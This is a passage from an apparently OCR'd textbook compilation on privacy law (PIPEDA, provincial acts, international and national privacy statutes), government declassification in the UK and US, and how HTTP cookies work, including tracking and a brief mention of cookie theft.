- expect the personal information an organization holds about them to be accurate, complete and up-to-date;
- obtain access to their personal information and ask for corrections if necessary; and
- complain about how an organization handles their personal information if they feel their privacy rights have not been respected.

The law requires organizations to

- obtain consent when they collect, use or disclose their personal information;
- supply an individual with a product or a service even if they refuse consent for the collection, use or disclosure of your personal information unless that information is essential to the transaction;
- collect information by fair and lawful means; and
- have personal information policies that are clear, understandable and readily available.

Though the Act requires that affected organizations comply with the CSA Model Code for the Protection of Personal Information, there are a number of exceptions to Code where information can be collected, used and disclosed without the consent of the individual. Examples include for investigations related to law enforcement or in the event of an emergency. There are also exceptions to the general rule that an individual shall be given access to his or her personal information.

Implementation

The implementation of PIPEDA occurred in three stages. Starting in 2001, the law applied to federally regulated industries (such as airlines, banking and broadcasting). In 2002 the law was expanded to include the health sector. Finally in 2004, any organization that collects personal information in the course of commercial activity was covered by PIPEDA, except in provinces that have "substantially similar" privacy laws. Four provincial privacy laws have been declared by the federal Governor in Council to be substantially similar to PIPEDA:

- An Act Respecting the Protection of Personal Information in the Private Sector (Quebec).
- The Personal Information Protection Act (British Columbia).
- The Personal Information Protection Act (Alberta).
- The Personal Health Information Protection Act (Ontario).

Personal Information Protection Act (British Columbia)

Notable provisions of PIPA:

- Consent must be garnered for collection of personal information
- Collection of personal information limited to reasonable purposes
- Limits use and disclosure of personal information
- Limits access to personal information
- Stored personal information must be accurate and complete
- Designates the role of the Privacy Officer
- Policies and procedures for breaches of privacy
- Measures for resolution of complaints
- Special rules for employment relationships

Personal Health Information Protection Act (Ontario)

The Personal Health Information Protection Act, known by its acronym **PHIPA** (typically pronounced 'pee-hip-ah'), outlines privacy regulations for health information custodians in Ontario, Canada. Breaches of PHIPA are directed to the Ontario Information and Privacy Commissioner.

Remedies

PIPEDA does not create an automatic right to sue for violations of the law's obligations. Instead, PIPEDA follows an ombudsman model in which complaints are taken to the Office of the Privacy Commissioner of Canada. The Commissioner is required to investigate the complaint and to produce a report at its conclusion. The report is not binding on the parties, but is more of a recommendation. The Commissioner does not have any powers to order compliance, award damages or levy penalties. The organization complained about does not have to follow the recommendations. The complainant, with the report in hand, can then take the matter to the Federal Court of Canada. The responding organization cannot take the matter to the Courts, because the report is not a decision and PIPEDA does not explicitly grant the responding organization the right to do so.

PIPEDA provides, at section 14, the complainant the right to apply to the Federal Court of Canada for a hearing with respect to the subject matter of the complaint. The Court has the power to order the organization to correct its practices, to publicise the steps it will take to correct its practices and to award damages.

Chapter 7

Declassification and Privacy law

Declassification

Declassification is the process of documents that formerly were classified as secret ceasing to be so restricted, often under the principle of freedom of information. Procedures for declassification vary by country. Papers may be withheld without being classified as secret, and eventually made available.

United Kingdom

Classified information has been governed by various Official Secrets Acts, the latest being the Official Secrets Act 1989. Until 1989 requested information was routinely kept secret invoking the public interest defence; this was largely removed by the 1989 Act. The Freedom of Information Act 2000 largely requires information to be disclosed unless there are good reasons for secrecy.

Confidential government papers such as the yearly cabinet papers used routinely to be withheld formally, although not necessarily classified as secret, for 30 years under the thirty year rule, and released usually on a New Year's Day; freedom of information legislation has relaxed this rigid approach.

United States

Automatic declassification

In accordance with Executive Order 13526, published January 5, 2010 (which superseded Executive Order 12958, as amended), an executive agency must declassify its documents after 25 years unless they fall under one of the nine exemptions outline by of the Order. Classified documents 25 years or older must be reviewed by any and all agencies that possess an interest in the sensitive information found in the document.

Systematic declassification

The Order also requires that agencies establish and conduct a program for systematic declassification review. This only applies to records that are of permanent historical value

and less than 25 years old. Section 3.4 The Executive Order 13526, clearly specifies that agencies shall prioritize the systematic review of records based upon the degree of researcher interest and the likelihood of declassification upon review. After declassification, the documents from many agencies are accessioned at the National Archives and Records Administration and put on the open shelves for the public.

Mandatory Declassification Review

A Mandatory Declassification Review, or MDR, is requested by an individual in an attempt to declassify a document for release to the public. These challenges are presented to the agency whose equity, or "ownership", is invested in the document. Once an MDR request has been submitted to an agency for the review of a particular document, the agency must respond either with an approval, a denial, or the inability to confirm or deny the existence or nonexistence of the requested document. After the initial request, an appeal can be filed with the agency by the requester. If the agency refuses to declassify that document, then a decision from a higher authority can be provided by the appellate panel, the Interagency Security Classification Appeals Panel (ISCAP).

Freedom of Information Act

The U.S. Freedom of Information Act (FOIA) is the implementation of freedom of information legislation in the United States. It was signed into law by President Lyndon B. Johnson on July 4, 1966 (Amended 2002), and went into effect the following year. This act allows for the full or partial disclosure of previously unreleased information and documents controlled by the U.S. government. Any member of the public may ask for a classified document to be declassified and made available to him/her for any reason. The requestor is required to specify with reasonable certainty the documents he is interested in. If the agency refuses to declassify, the decision can be taken to the courts for a review. The U.S. Freedom of Information Act does not guarantee that such documents will be released. Such documents usually fall under one of the nine of the declassification exemptions that protect highly sensitive information.

History and the National Archives and Records Administration

The National Archives and Records Administration (NARA) plays a leading role in the Executive branch’s declassification efforts. The inextricable connection between NARA’s overall mission and declassification of records having permanent historical value is institutionalized in the governing Executive Order 13526, which superseded Executive Order 12958, effective January 5, 2010, in a number of areas. Over the years, NARA has achieved great success with respect to declassification of records having permanent historical value and early on established its leadership role.

NARA first established a formal declassification program for records in 1972, and between 1973 and 1996 reviewed nearly 650 million pages of historically valuable federal records related to World War II, the Korean War, and American foreign policy in the 1950s as part of its systematic declassification review program. From 1996 to 2006,

NARA had processed and released close to 460 million pages of federal records, working in partnership with the agencies that originated the records. Over the years, NARA has processed more than 1.1 billion pages of national security classified federal records, resulting in the declassification and release of ninety-one percent of the records.

NARA has also provided significant support to several special projects to review and release federal records on topics of extraordinary public interest such as POW/MIAs or Nazi War Crimes. Additionally, NARA works closely with reference archivists to ensure that the federal records most in demand by researchers receive priority for declassification review and performs review on demand for individuals who need records that do not fall into a priority category. NARA has improved or developed electronic systems to support declassification, automating some processes that used to be done by hand ensuring a more complete record of declassification actions. Finally, with assistance from the Air Force, NARA established the Interagency Referral Center (IRC) in order to support agencies as they seek access their equities in federal records at the National Archives at College Park and to ensure that high demand records are processed first.

Presidential libraries

In addition to the successes with federal records, NARA has achieved noteworthy success with respect to the classified holdings of the Presidential Libraries, which hold in excess of 30 million classified pages, including approximately 8 million pages from the administrations of President Hoover through Carter that are subject to automatic declassification on December 31, 2006. The foreign policy materials in Presidential collections are among the highest-level foreign policy documents in the Federal government and are of significant historical value. Regardless of the challenges posed by the nature of the information and the complexity of equity issues in Presidential materials, the Presidential Libraries have a long tradition of safeguarding these materials while staying on the cutting age of declassification.

From 1995 to 2006, the national Presidential Library system reviewed, declassified, and released 1,603,429 pages of Presidential materials using systematic guidelines delegated to the Archivist of the United States. NARA has also hosted on-site agency review teams at the Eisenhower, Kennedy, and Ford Presidential Libraries to manage classified equities and all Presidential Libraries have robust mandatory declassification review programs to support requests of individual researchers.

National Declassification Initiative (NDI)

Through a pilot National Declassification initiative (NDI), NARA seeks to establish a more efficient and effective means for the referral of classified equities between Executive branch entities, particularly with the high concentration of referrals at the National Archives at College Park, Maryland. A number of agencies have agreed, in principle, to create the NDI, with the objective of more effectively integrating their work and creating a more reliable Executive-branch declassification program. The National Declassification Initiative seeks to:

- preclude redundancies in security reviews;
- promote accurate and consistent declassification decisions;
- improve equity-recognition;
- develop centralized priorities and databases; and
- enhance transparency to the public.

The creation of an NDI would facilitate improvements to the system such that records are reviewed no more than twice prior to becoming subject to automatic declassification provisions:

- a pre-accession review by record owner (required only if claiming exemption); and

- a post-accession review by NDI, within a specified period after accessioning, to simultaneously address all referrals and assess the quality of agency reviews.

Moreover, the NDI can minimize the possibility of the inadvertent but unauthorized disclosure of information in declassified and released permanent records at NARA. Finally, in support of the NDI, NARA can better integrate the life-cycle of records and the life-cycle of classified information in order to influence both sound records management and sound declassification. Several key recommendations in this area include:

- establishment of specialized training for records managers and security professionals;
- increased oversight of agency records management activities with respect to the unique nature of classified records;
- consideration of a dedicated process for the storage and processing of classified permanent records pending declassification and release.

Privacy law

Privacy law is the area of law concerned with the protection and preservation of the privacy rights of individuals. Increasingly, governments and other public as well as private organizations collect vast amounts of personal information about individuals for a variety of purposes. The law of privacy regulates the type of information which may be collected and how this information may be used and stored.

The scope of applicability of privacy laws is called expectation of privacy.

Classification of privacy laws

Privacy laws can be broadly classified into:

General privacy laws have an overall bearing on the personal information of individuals and affect the policies that govern many different areas of information.

Specific privacy laws

These laws are designed to regulate specific types of information. Some examples include:

- Health privacy laws
- Financial privacy laws
- Online privacy laws
- Communication privacy laws
- Information privacy laws
- Privacy in one's home

International Legal Standards on Privacy

Article 8 of the European Convention on Human Rights, which was drafted and adopted by the Council of Europe in 1950 and meanwhile covers the whole European continent except for Belarus and Kosovo, protects the right to respect for private life: "Everyone has the right to respect for his private and family life, his home and his correspondence." Through the huge case-law of the European Court of Human Rights in Strasbourg, privacy has been defined and its protection has been established as a positive right of everyone.

Article 17 of the International Covenant on Civil and Political Rights of the United Nations of 1966 protects also privacy: "No one shall be subjected to arbitrary or unlawful interference with his privacy, family, home or correspondence, nor to unlawful attacks on his honour and reputation. Everyone has the right to the protection of the law against such interference or attacks."

Privacy laws by country

Australia

In Australia, the federal *Privacy Act 1988* sets out principles in relation to the collection, use, disclosure, security and access to personal information. The Act applies to the Australian Government and Australian Capital Territory agencies and private sector organisations (except some small businesses). The Office of the Privacy Commissioner is the complaints handler for alleged breaches of the Act. Some Australian States have enacted privacy laws.

The Australian Law Reform Commission completed an inquiry into the state of Australia's privacy laws in 2008. The Report entitled For Your Information: Australian Privacy Law and Practice recommended significant changes be made to the Privacy Act, as well as the introduction of a statutory cause of action for breach of privacy . The Australian Government committed in October 2009 to implementing a large number of the recommendations that the Australian Law Reform Commission had made in its report .

Canada

In Canada, the federal 'Personal Information Protection and Electronic Documents Act (PIPEDA) governs the collection, use and disclosure of personal information in connection with commercial activities and personal information about employees of federal works, undertakings and businesses. It generally does not apply to non-commercial organizations or provincial governments. Personal information collected, used and disclosed by the federal government and many crown corporations is governed by the *Privacy Act*. Many provinces have enacted similar provincial legislation such as the Ontario *Freedom of Information and Protection of Privacy Act* which applies to public bodies in that province.

There remains some debate whether there exists a common law tort for breach of privacy. There have been a number of cases identifying a common law right to privacy but the requirements have not been articulated.

In *Eastmond v. Canadian Pacific Railway & Privacy Commissioner of Canada* Canada's Supreme Court found that CP could collect Eastmond's personal information without his knowledge or consent because it benefited from the exemption in paragraph 7(1)(b) of PIPEDA, which provides that personal information can be collected without consent if "it is reasonable to expect that the collection with the knowledge or consent of the individual would compromise the availability or the accuracy of the information and the collection is reasonable for purposes related to investigating a breach of an agreement".

- Supreme Court of Canada

New Zealand

In New Zealand, the Privacy Act 1993 sets out principles in relation to the collection, use, disclosure, security and access to personal information.

The introduction into the New Zealand common law of a tort covering invasion of personal privacy at least by public disclosure of private facts was at issue in *Hosking v Runting*.

Complaints about privacy are considered by the Privacy Commissioner

United Kingdom

As a member of the European Convention on Human Rights, the United Kingdom adheres to Article 8 ECHR, which guarantees a "right to respect for privacy and family life", subject to restrictions as prescribed by law and necessary in a democratic society towards a legitimate aim.

However, there is no independent tort law doctrine which recognises a right to privacy. This has been confirmed on a number of occasions.

- *Kaye v Robertson*
- *Wainwright v Home Office*

United States

The idea of a right to privacy was first addressed within a legal context in the United States. Louis Brandeis (later a Supreme Court justice) and another young lawyer, Samuel D. Warren, published an article called 'The Right to Privacy' in the *Harvard Law Review* in 1890 arguing that the constitution and the common law allowed for the deduction of a general "right to privacy". Their project was never entirely successful, and the renowned tort expert Dean Prosser argued that "privacy" was composed of four separate torts, the only unifying element of which was a (vague) "right to be left alone." These elements were

1. appropriating the plaintiff's identity for the defendant's benefit
2. placing the plaintiff in a false light in the public eye
3. publicly disclosing private facts about the plaintiff
4. unreasonably intruding upon the seclusion or solitude of the plaintiff

- Health Information Privacy Accountability Act -- Office for Civil Rights U.S. Department of Health and Human Services
- Financial Services Modernization Act (GLB), 15 U.S. Code §§ 6801-6810
- Final Rule on Privacy of Consumer Financial Information, 16 Code of Federal Regulations, Part 313
- Fair Credit Reporting Act (FCRA), 15 U.S. Code §§ 1681-1681u

- Fair Debt Collections Practices Act (FDCPA), 15 U.S.C. §§ 1692-1692
- List of Privacy Laws

Russia

Applicable legislation:

1. Convention for the Protection of Individuals with regard to Automatic Processing of Personal Data, signed and ratified by the Russian Federation on December 19.2005;
2. the Law of the Russian Federation "On Personal Data" as of 27.07.2006 No. 152-FZ, regulating the processing of personal data by means of automation equipment. It is the operator who is required to comply with that Act.

As a general rule consent of the individual is required for processing, i.e. obtaining, organizing, accumulating, holding, adjusting (updating, modifying), using, disclosing (including transfer), impersonating, blocking or destroying of his personal data. This rule doesn't apply where such processing is necessary for performance of the contract, to which an individual is a party.

- Data protection principles and legislation in the Russian Federation (in English)
- On-line database of the Russian laws (in Russian)
- Federal Service on supervising in the sphere of communications, information technology and mass media (in Russian)

Republic of China (Taiwan)

Computer Processed Personal Information Protection Act was enacted in 1995 in order to protect personal information processed by computers. The general provision specified the purpose of the law, defined crucial terms, prohibited individuals from waiving certain rights.

Chapter 8

HTTP Cookie

A **cookie**, also known as a **web cookie**, **browser cookie**, and **HTTP cookie**, is a piece of text stored by a user's web browser. A cookie can be used for authentication, storing site preferences, shopping cart contents, the identifier for a server-based session, or anything else that can be accomplished through storing text data.

A cookie consists of one or more name-value pairs containing bits of information, which may be encrypted for information privacy and data security purposes. The cookie is sent as an HTTP header by a web server to a web browser and then sent back unchanged by the browser each time it accesses that server.

Cookies may be set by the server with or without an expiration date. Cookies without an expiration date exist until the browser terminates, while cookies with an expiration date may be stored by the browser until the expiration date passes. Users may also manually delete cookies in order to save space or to avoid privacy issues.

As text, cookies are not executable. Because they are not executed, they cannot replicate themselves and are not viruses. However, due to the browser mechanism to set and read cookies, they can be used as spyware. Anti-spyware products may warn users about some cookies because cookies can be used to track computer activity—a privacy concern, later causing possible malware.

Most modern browsers allow users to decide whether to accept cookies, and the time frame to keep them, but rejecting cookies makes some websites unusable.

History

The term "cookie" was derived from "magic cookie", which is a packet of data a program receives and sends again unchanged. Magic cookies were already used in computing when computer programmer Lou Montulli had the idea of using them in Web communications in June 1994. At the time, he was an employee of Netscape Communications, which was developing an e-commerce application for a customer. Cookies provided a solution to the problem of reliably implementing a virtual shopping cart.

Together with John Giannandrea, Montulli wrote the initial Netscape cookie specification the same year. Version 0.9beta of Mosaic Netscape, released on October 13, 1994, supported cookies. The first use of cookies (out of the labs) was checking whether visitors to the Netscape website had already visited the site. Montulli applied for a patent for the cookie technology in 1995, and US 5774670 was granted in 1998. Support for cookies was integrated in Internet Explorer in version 2, released in October 1995.

The introduction of cookies was not widely known to the public at the time. In particular, cookies were accepted by default, and users were not notified of the presence of cookies. Some people were aware of the existence of cookies as early as the first quarter of 1995, but the general public learned about them after the *Financial Times* published an article about them on February 12, 1996. In the same year, cookies received a lot of media attention, especially because of potential privacy implications. Cookies were discussed in two U.S. Federal Trade Commission hearings in 1996 and 1997.

The development of the formal cookie specifications was already ongoing. In particular, the first discussions about a formal specification started in April 1995 on the www-talk mailing list. A special working group within the IETF was formed. Two alternative proposals for introducing state in HTTP transactions had been proposed by Brian Behlendorf and David Kristol respectively, but the group, headed by Kristol himself, soon decided to use the Netscape specification as a starting point. On February 1996, the working group identified third-party cookies as a considerable privacy threat. The specification produced by the group was eventually published as RFC 2109 in February 1997. It specifies that third-party cookies were either not allowed at all, or at least not enabled by default.

At this time, advertising companies were already using third-party cookies. The recommendation about third-party cookies of RFC 2109 was not followed by Netscape and Internet Explorer. RFC 2109 was superseded by RFC 2965 in October 2000.

Uses

Session management

Cookies may be used to maintain data related to the user during navigation, possibly across multiple visits. Cookies were introduced to provide a way to implement a "shopping cart" (or "shopping basket"), a virtual device into which users can store items they want to purchase as they navigate throughout the site.

Shopping basket applications today usually store the list of basket contents in a database on the server side, rather than storing basket items in the cookie itself. A web server typically sends a cookie containing a unique session identifier. The web browser will send back that session identifier with each subsequent request and shopping basket items are stored associated with a unique session identifier.

Allowing users to log in to a website is a frequent use of cookies. Typically the web server will first send a cookie containing a unique session identifier. Users then submit their credentials and the web application authenticates the session and allows the user access to services.

Personalization

Cookies may be used to remember the information about the user who has visited a website in order to show relevant content in the future. For example a web server may send a cookie containing the username last used to log in to a web site so that it may be filled in for future visits.

Many websites use cookies for personalization based on users' preferences. Users select their preferences by entering them in a web form and submitting the form to the server. The server encodes the preferences in a cookie and sends the cookie back to the browser. This way, every time the user accesses a page, the server is also sent the cookie where the preferences are stored, and can personalize the page according to the user preferences.

Tracking

Tracking cookies may be used to track internet users' web browsing habits. This can also be done in part by using the IP address of the computer requesting the page or the referrer field of the HTTP header, but cookies allow for greater precision. This can be demonstrated as follows:

1. If the user requests a page of the site, but the request contains no cookie, the server presumes that this is the first page visited by the user; the server creates a random string and sends it as a cookie back to the browser together with the requested page;
2. From this point on, the cookie will be automatically sent by the browser to the server every time a new page from the site is requested; the server sends the page as usual, but also stores the URL of the requested page, the date/time of the request, and the cookie in a log file.

By looking at the log file, it is then possible to find out which pages the user has visited and in what sequence. For example, if the log contains some requests done using the cookie `id=abc`, it can be determined that these requests all come from the same user. The URL and date/time stored with the cookie allows for finding out which pages the user has visited, and at what time.

Third-party cookies and Web bugs, explained below, also allow for tracking across multiple sites. Tracking within a site is typically used to produce usage statistics, while tracking across sites is typically used by advertising companies to produce anonymous user profiles (which are then used to determine what advertisements should be shown to the user).


A tracking cookie may potentially infringe upon the user's privacy but they can be easily removed. Current versions of popular web browsers include options to delete 'persistent' cookies when the application is closed.

Third-party cookies

When viewing a Web page, images or other objects may set cookies in your browser. First-party cookies are cookies that are set by the same domain that is in your browser's address bar. Third-party cookies are cookies being set by one of these widgets or other inserts coming from a different domain.

The standards for cookies, RFC 2109 and RFC 2965, specify that browsers should protect user privacy and not allow third-party cookies by default. But most browsers, such as Mozilla Firefox, Internet Explorer and Opera, do allow third-party cookies by default, though they allow users to block them. Some Internet users disable them because they can be used to track a user browsing from one website to another. This tracking is most often done by on-line advertising companies to assist in targeting advertisements. For example: Suppose a user visits www.domain1.com and an advertiser sets a cookie in the user's browser, and then the user later visits www.domain2.com. If the same company advertises on both sites, the advertiser knows that this particular user who is now viewing www.domain2.com also viewed www.domain1.com in the past and may thus more effectively target the user's interests or avoid repeating advertisements. The advertiser can then build up profiles on users.

Implementation



A possible interaction between a Web browser and a server holding a Web page, in which the server sends a cookie to the browser and the browser sends it back when requesting another page.

Cookies are arbitrary pieces of data chosen by the Web server and sent to the browser. The browser returns them unchanged to the server, introducing a state (memory of previous events) into otherwise stateless HTTP transactions. Without cookies, each retrieval of a Web page or component of a Web page is an isolated event, mostly unrelated to all other views of the pages of the same site. Other than being set by a web server, cookies can also be set by a script in a language such as JavaScript, if supported and enabled by the Web browser.

Cookie specifications suggest that browsers should be able to save and send back a minimal number of cookies. In particular, an internet browser is expected to be able to store at least 300 cookies of four kilobytes each, and at least 20 cookies per server or domain.

The cookie setter can specify a deletion date, in which case the cookie will be removed on that date. If the cookie setter does not specify a date, the cookie is removed once the user quits his or her browser. As a result, specifying a date is a way for making a cookie survive across sessions. For this reason, cookies with an expiration date are called *persistent*. As an example application, a shopping site can use persistent cookies to store the items users have placed in their basket. (In reality, the cookie may refer to an entry in a database stored at the shopping site, not on your computer.) This way, if users quit their browser without making a purchase and return later, they still find the same items in the basket so they do not have to look for these items again. If these cookies were not given an expiration date, they would expire when the browser is closed, and the information about the basket content would be lost.

Cookies can also be limited in scope to a specific domain, subdomain or path on the web server which created them.

Setting a cookie

Transfer of Web pages follows the HyperText Transfer Protocol (HTTP). Regardless of cookies, browsers request a page from web servers by sending them a usually short text called HTTP request. For example, to access the page http://www.example.org/index.html, browsers connect to the server www.example.org sending it a request that looks like the following one:

```
GET /index.html HTTP/1.1
Host: www.example.org
```

browser → **server**

The server replies by sending the requested page preceded by a similar packet of text, called 'HTTP response'. This packet may contain lines requesting the browser to store cookies:

```
HTTP/1.1 200 OK
Content-type: text/html
Set-Cookie: name=value

(content of page)
```

browser ← server

The server sends the line `Set-Cookie` only if the server wishes the browser to store a cookie. `Set-Cookie` is a request for the browser to store the string `name=value` and send it back in all future requests to the server. If the browser supports cookies and cookies are enabled, every subsequent page request to the same server will include the cookie. For example, the browser requests the page http://www.example.org/spec.html by sending the server www.example.org a request like the following:

```
GET /spec.html HTTP/1.1
Host: www.example.org
Cookie: name=value
Accept: */*
```

browser → server

This is a request for another page from the same server, and differs from the first one above because it contains the string that the server has previously sent to the browser. This way, the server knows that this request is related to the previous one. The server answers by sending the requested page, possibly adding other cookies as well.

The value of a cookie can be modified by the server by sending a new `Set-Cookie: name=newvalue` line in response of a page request. The browser then replaces the old value with the new one.

The term "cookie crumb" is sometimes used to refer to the name-value pair. This is not the same as breadcrumb web navigation, which is the technique of showing in each page the list of pages the user has previously visited; this technique, however, may be implemented using cookies.

The `Set-Cookie` line is typically not created by the base HTTP server but by a CGI program. The basic HTTP server facility (e.g. Apache) just sends the result of the program (a document preceded by the header containing the cookies) to the browser.

Cookies can also be set by JavaScript or similar scripts running within the browser. In JavaScript, the object `document.cookie` is used for this purpose. For example, the instruction `document.cookie = "temperature=20"` creates a cookie of name `temperature` and value `20`.

Cookie attributes

Example of an HTTP response from google.com, which sets a cookie with attributes

Beside the name/value pair, a cookie may also contain an expiry date or maximum age, a path, a domain name, and whether the cookie is intended only for encrypted connections. RFC 2965 mandates cookies have a version number, but this is usually omitted. These pieces of data follow the `name=newvalue` pair and are separated by semicolons. For example, a cookie can be created by the server by sending a line `Set-Cookie: name=newvalue; expires=date; path=/; domain=.example.org`.

The domain and path tell the browser that the cookie has to be sent back to the server when requesting URLs of a given domain and path. If not specified, they default to the domain and path of the object that was requested. As a result, the domain and path strings may tell the browser to send the cookie when it normally would not. For security reasons, the cookie is accepted only if the server is a member of the domain specified by the domain string.

Cookies are actually identified by the combination of their name, domain, and path, as opposed to only their name (the original Netscape specification considers only their name and path). In other words, same name but different domains or paths identify different cookies with possibly different values. As a result, cookie values are changed only if a new value is given for the same name, domain, and path. Cookie names are case insensitive.

The expiration date tells the browser when to delete the cookie. The expiration date is specified in the "Wdy, DD-Mon-YYYY HH:MM:SS GMT" format. As an example, the following is a cookie sent by a Web server (the value string has been changed):

```
Set-Cookie: RMID=732423sdfs73242; expires=Fri, 31-Dec-2010 23:59:59
GMT; path=/; domain=.example.net
```

The name of this particular cookie is `RMID`, while its value is the string `732423sdfs73242`. The server can use an arbitrary string as the value of a cookie. The server may collapse the value of a number of variables in a single string, like for example `a=12&b=abcd&c=32`. The path and domain strings `/` and `.example.net` tell the browser

to send the cookie when requesting an arbitrary page of the domain `.example.net`, with an arbitrary path.

As an alternative to setting the cookie's expiration as an absolute date, RFC 2109 and RFC 2965 allow the use of the *Max-Age* attribute to set the cookie's expiration as an interval of seconds in the future, relative to the time the browser received the cookie. The value 0 indicates that the cookie should expire immediately. At the time of this writing, some web browsers (notably Microsoft Internet Explorer) do not correctly implement the *Max-Age* attribute. However, the *expires* attribute is not formally specified by either RFC. The *expires* attribute is mentioned only in passing, when giving guidance on how browsers should optionally be backwards compatible with cookies based upon Netscape's original proposal.

Expiry

Cookies expire, and are therefore not sent by the browser to the server, under any of these conditions:

1. At the end of the user session (i.e. when the browser is shut down) if the cookie is not persistent
2. An expiration date has been specified, and has passed
3. The expiration date of the cookie is changed (by the server or the script) to a date in the past
4. The browser deletes the cookie by user request

The third condition allows a server or script to explicitly delete a cookie. Note that the browser doesn't send to the server information about cookie lifetime, so there is no way for the server to check if the cookie expires soon, although the expiration date can be set many years or decades into the future.

Misconceptions

Since their introduction on the Internet, misconceptions about cookies have circulated on the Internet and in the media. In 1998, CIAC, a computer incident response team of the United States Department of Energy, found the security vulnerability "essentially nonexistent" and explained that "information about where you come from and what web pages you visit already exists in a web server's log files". In 2005, Jupiter Research published the results of a survey, according to which a consistent percentage of respondents believed some of the following **false** claims:

NB The following are **false**:

- Cookies are like viruses in that they can infect the user's hard disks
- Cookies generate pop-ups
- Cookies are used for spamming
- Cookies are used only for advertising

According to the same survey, a large percentage of Internet users do not know how to delete cookies.

Cookies cannot erase or read arbitrary information from the user's computer. However, cookies allow for detecting the Web pages viewed by a user on a given site or set of sites.

Browser settings

Most modern browsers support cookies and allow the user to disable them. The following are common options:

1. To enable or disable cookies completely, so that they are always accepted or always blocked.
2. To allow the user to see the cookies that are active with respect to a given page by typing `javascript:alert(document.cookie)` in the browser URL field. Some browsers incorporate a cookie manager for the user to see and selectively delete the cookies currently stored in the browser.
3. By default, Internet Explorer allows only 3rd party cookies that are accompanied by a P3P "CP" (Compact Policy) header.

Most browsers also allow a full wipe of private data including cookies. Add-on tools for managing cookie permissions also exist.

Privacy and third-party cookies

Cookies have some important implications on the privacy and anonymity of Web users. While cookies are sent only to the server setting them or the server in the same Internet domain, a Web page may contain images or other components stored on servers in other domains. Cookies that are set during retrieval of these components are called *third-party cookies*. This includes cookies from unwanted pop-up ads.

Advertising companies use third-party cookies to track a user across multiple sites. In particular, an advertising company can track a user across all pages where it has placed advertising images or web bugs. Knowledge of the pages visited by a user allows the advertising company to target advertisements to the user's presumed preferences.

Website operators who do not disclose third-party cookie use to consumer run the risk of harming consumer trust if cookie use is discovered. Having clear disclosure (such as in a privacy policy) tends to eliminate any negative effects of such cookie discovery.

The possibility of building a profile of users is considered by some a potential privacy threat, especially when tracking is done across multiple domains using third-party cookies. For this reason, some countries have legislation about cookies.

The United States government has set strict rules on setting cookies in 2000 after it was disclosed that the White House drug policy office used cookies to track computer users

viewing its online anti-drug advertising. In 2002, privacy activist Daniel Brandt found that the CIA had been leaving persistent cookies on computers which had visited its web site. When notified it was violating policy, CIA stated that these cookies were not intentionally set and stopped setting them. On December 25, 2005, Brandt discovered that the National Security Agency had been leaving two persistent cookies on visitors' computers due to a software upgrade. After being informed, the National Security Agency immediately disabled the cookies.

The 2002 European Union telecommunication privacy Directive contains rules about the use of cookies. In particular, Article 5, Paragraph 3 of this directive mandates that storing data (like cookies) in a user's computer can only be done if:

1. the user is provided information about how this data is used;
2. the user is given the possibility of denying this storing operation. However, this article also states that storing data that is necessary for technical reasons is exempted from this rule. This directive was expected to have been applied since October 2003, but a December 2004 report says (page 38) that this provision was not applied in practice, and that some member countries (Slovakia, Latvia, Greece, Belgium, and Luxembourg) did not even implement the provision in national law. The same report suggests a thorough analysis of the situation in the Member States.

The P3P specification includes the possibility for a server to state a privacy policy, which specifies which kind of information it collects and for which purpose. These policies include (but are not limited to) the use of information gathered using cookies. According to the P3P specification, a browser can accept or reject cookies by comparing the privacy policy with the stored user preferences or ask the user, presenting them the privacy policy as declared by the server.

Many web browsers including Apple's Safari and Microsoft Internet Explorer versions 6 and 7 support P3P which allows the web browser to determine whether to allow 3rd party cookies to be stored. The Opera web browser allows users to refuse third-party cookies and to create global and specific security profiles for Internet domains. Firefox 2.x dropped this option from its menu system but it restored it with the release of version 3.x.

Third-party cookies can be blocked by most browsers to increase privacy and reduce tracking by advertising and tracking companies without negatively affecting the user's Web experience. Many advertising operators have an opt-out option to behavioural advertising, with a generic cookie in the browser stopping behavioural advertising.

Drawbacks of cookies


Besides privacy concerns, cookies also have some technical drawbacks. In particular, they do not always accurately identify users, they can be used for security attacks, and they are often at odds with the Representational State Transfer (REST) software architectural style.

Inaccurate identification

If more than one browser is used on a computer, each usually has a separate storage area for cookies. Hence cookies do not identify a person, but a combination of a user account, a computer, and a Web browser. Thus, anyone who uses multiple accounts, computers, or browsers has multiple sets of cookies.

Likewise, cookies do not differentiate between multiple users who share the same user account, computer, and browser.

Cookie hijacking




A cookie can be stolen by another computer that is allowed reading from the network

During normal operation, cookies are sent back and forth between a server (or a group of servers in the same domain) and the computer of the browsing user. Since cookies may contain sensitive information (user name, a token used for authentication, etc.), their values should not be accessible to other computers. Cookie theft is the act of intercepting cookies by an unauthorized party.

